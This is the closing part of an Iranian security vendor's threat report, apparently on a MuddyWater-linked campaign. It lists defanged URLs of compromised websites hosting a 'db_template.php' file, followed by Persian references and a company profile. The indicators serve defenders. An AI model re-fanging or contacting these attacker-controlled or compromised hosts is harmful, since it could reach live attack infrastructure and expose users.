hxxp://www.dingaanassociates[.]co.za//db_template.php
hxxp://www.duotonedigital[.]co.za//db_template.php
hxxp://www.dws-gov[.]co.za//db_template.php
hxxp://www.easy-home-sales[.]co.za//db_template.php
hxxp://www.edesignz[.]co.za//db_template.php
hxxp://www.eloquent[.]co.za/nweb2/db_template.php
hxxp://www.fun4kidz[.]co.za//db_template.php
hxxp://www.galwayprimary[.]co.za//db_template.php
hxxp://www.generictoners[.]co.za//db_template.php
hxxp://www.getcord[.]co.za//db_template.php
hxxp://www.gilforsenate[.]com//db_template.php
hxxp://www.gsmmid[.]com//db_template.php
hxxp://www.harmonyguesthouse[.]co.za//db_template.php
hxxp://www.hfhl[.]org.ls/habitat/db_template.php
hxxp://www.humorcarbons[.]com//db_template.php
hxxp://www.iancullen[.]co.za//db_template.php
hxxp://www.icsswaziland[.]com//db_template.php
hxxp://www.ihlosiqs-pm[.]co.za//db_template.php
hxxp://www.khotsonglodge.co.ls//db_template.php
hxxp://www.loansonhomes[.]co.za//db_template.php
hxxp://www.m-3[.]co.za//db_template.php
hxxp://www.malboer[.]co.za/trendy1/db_template.php
hxxp://www.mikimaths[.]com//db_template.php
hxxp://www.rejoicetheatre[.]com//db_template.php
hxxp://www.tanati[.]co.za//db_template.php
hxxp://www.tonaro[.]co.za//db_template.php
hxxp://www[.]infratechconsulting[.]com//db_template.php
hxxps://agapeencounter[.]org//db_template.php
hxxps://agiledepot[.]com//db_template.php
hxxps://ahelicoptermom[.]com/wp-includes/db_template.php
hxxps://aileeshop[.]com//db_template.php
hxxps://alaskanharvestseafood[.]com/backup/db_template.php
hxxps://albousala[.]com//db_template.php
hxxps://alceharfield[.]com//db_template.php
hxxps://aleoestudio[.]com/gallonature/db_template.php
hxxps://aliart[.]nl//db_template.php
hxxps://allday[.]gr//db_template.php
hxxps://allmantravel[.]com/thumbs/db_template.php
hxxps://allusdoctors[.]com/themes/db_template.php
hxxps://almokan[.]net/wp-includes/db_template.php
hxxps://al-mostakbl[.]com//db_template.php
hxxps://alnahdatraining[.]com//db_template.php
hxxps://aloefly[.]net//db_template.php
hxxps://alphainvestors[.]com.au//db_template.php
hxxps://alphawaves[.]org/wp-admin/db_template.php

hxxps://www.air-mag[.]ro//db_template.php
hxxps://www.airporttaxi-uk[.]co[.]uk/wp-includes/db_template.php
hxxps://www.alakml[.]com/wp-admin/db_template.php
hxxps://www.alexponcet[.]com/wp-includes/db_template.php
hxxps://www.alfransia[.]com/wp-admin/db_template.php
hxxps://www.allin-chain[.]com//db_template.php
hxxps://www.alphapixa[.]com//db_template.php
hxxps://www.alteaparadise[.]com/wp-includes/db_template.php
hxxps://www.alvarezarquitectos[.]com//db_template.php
hxxps://www.amateurastronomy[.]org//db_template.php
hxxps://www.amazingbuyrd[.]com/admin/db_template.php
hxxps://www.amighini[.]it/webservice/db_template.php
hxxps://www.anatapackaging[.]com/vendors/db_template.php
hxxps://www.ancamamara[.]com/wp-admin/db_template.php
hxxps://www.angelesrevista[.]com//db_template.php
hxxps://www.antojoentucocina[.]com//db_template.php
hxxps://www.apliety[.]co.il/wp-includes/db_template.php
hxxps://www.appster[.]it/wp-includes/db_template.php
hxxps://www.buraqlubricant[.]com//db_template.php
hxxps://www.dopetroleum[.]com//db_template.php
hxxps://www.engeltjieakademie[.]co.za//db_template.php
hxxps://www[.]cartridgecave[.]co.za//db_template.php
hxxps://alterwebhost[.]com//db_template.php
hxxps://althurayaa[.]com//db_template.php
hxxps://ambyenta.hr//db_template.php
hxxps://americanbrasil[.]com.br//db_template.php
hxxps://amiici.vision//db_template.php
hxxps://amishcountryfurnishings[.]com//db_template.php
hxxps://amooy[.]com/webservice/db_template.php
hxxps://anbinni.ba/wp-admin/db_template.php
hxxps://ancient-wisdoms[.]com//db_template.php
hxxps://andihaas[.]at/wp-includes/db_template.php
hxxps://angel-blanco[.]net/wp-includes/db_template.php
hxxps://animeok[.]co.il//db_template.php
hxxps://annodle[.]com//db_template.php
hxxps://anotherdayinparadise[.]ca//db_template.php
hxxps://aquabsafe[.]com//db_template.php
hxxps://aquo[.]in//db_template.php
hxxps://arbeidsrechtcentrum[.]nl//db_template.php
hxxps://arbulario[.]com//db_template.php
hxxps://archiotronic[.]com/wp-includes/db_template.php
hxxps://arc-sec[.]net//db_template.php
hxxps://arhiepiscopiabucurestilor[.]ro/templates/db_template.php
hxxps://www.aircafe24[.]com//db_template.php

فهرست منابع

- https://www.fireeye.com/blog/threat-research/2018/03/iranian-threat-group-updates-ttps-in-spear-phishing-campaign.html
- https://researchcenter.paloaltonetworks.com/2017/11/unit42-muddying-the-water-targeted-attacks-in-the-middle-east
- https://blog.trendmicro.com/trendlabs-security-intelligence/campaign-possibly-connected-muddywater-surfaces-middle-east-central-asia
- https://blog.malwarebytes.com/threat-analysis/2017/09/elaborate-scripting-fu-used-in-espionage-attack-against-saudi-arabia-government_entity
- http://blog.morphisec.com/fileless-attack-framework-discovery
- https://newsroom.shabakeh.net/19609/iran-the-new-china-as-a-hacking-actor.html
- https://www.fireeye.com/content/dam/collateral/en/mtrends-2018.pdf

شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

گروه فروش

داخلی ۱ ۴۲۰۵۲ | sales@shabakeh.net

گروه پشتیبانی

داخلی ۲ ۴۲۰۵۲ | support@shabakeh.net

تارنمای شرکت	www.shabakeh.net
خدمات پس از فروش و پشتیبانی	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net

شناسه سند: SPT-A-0149-00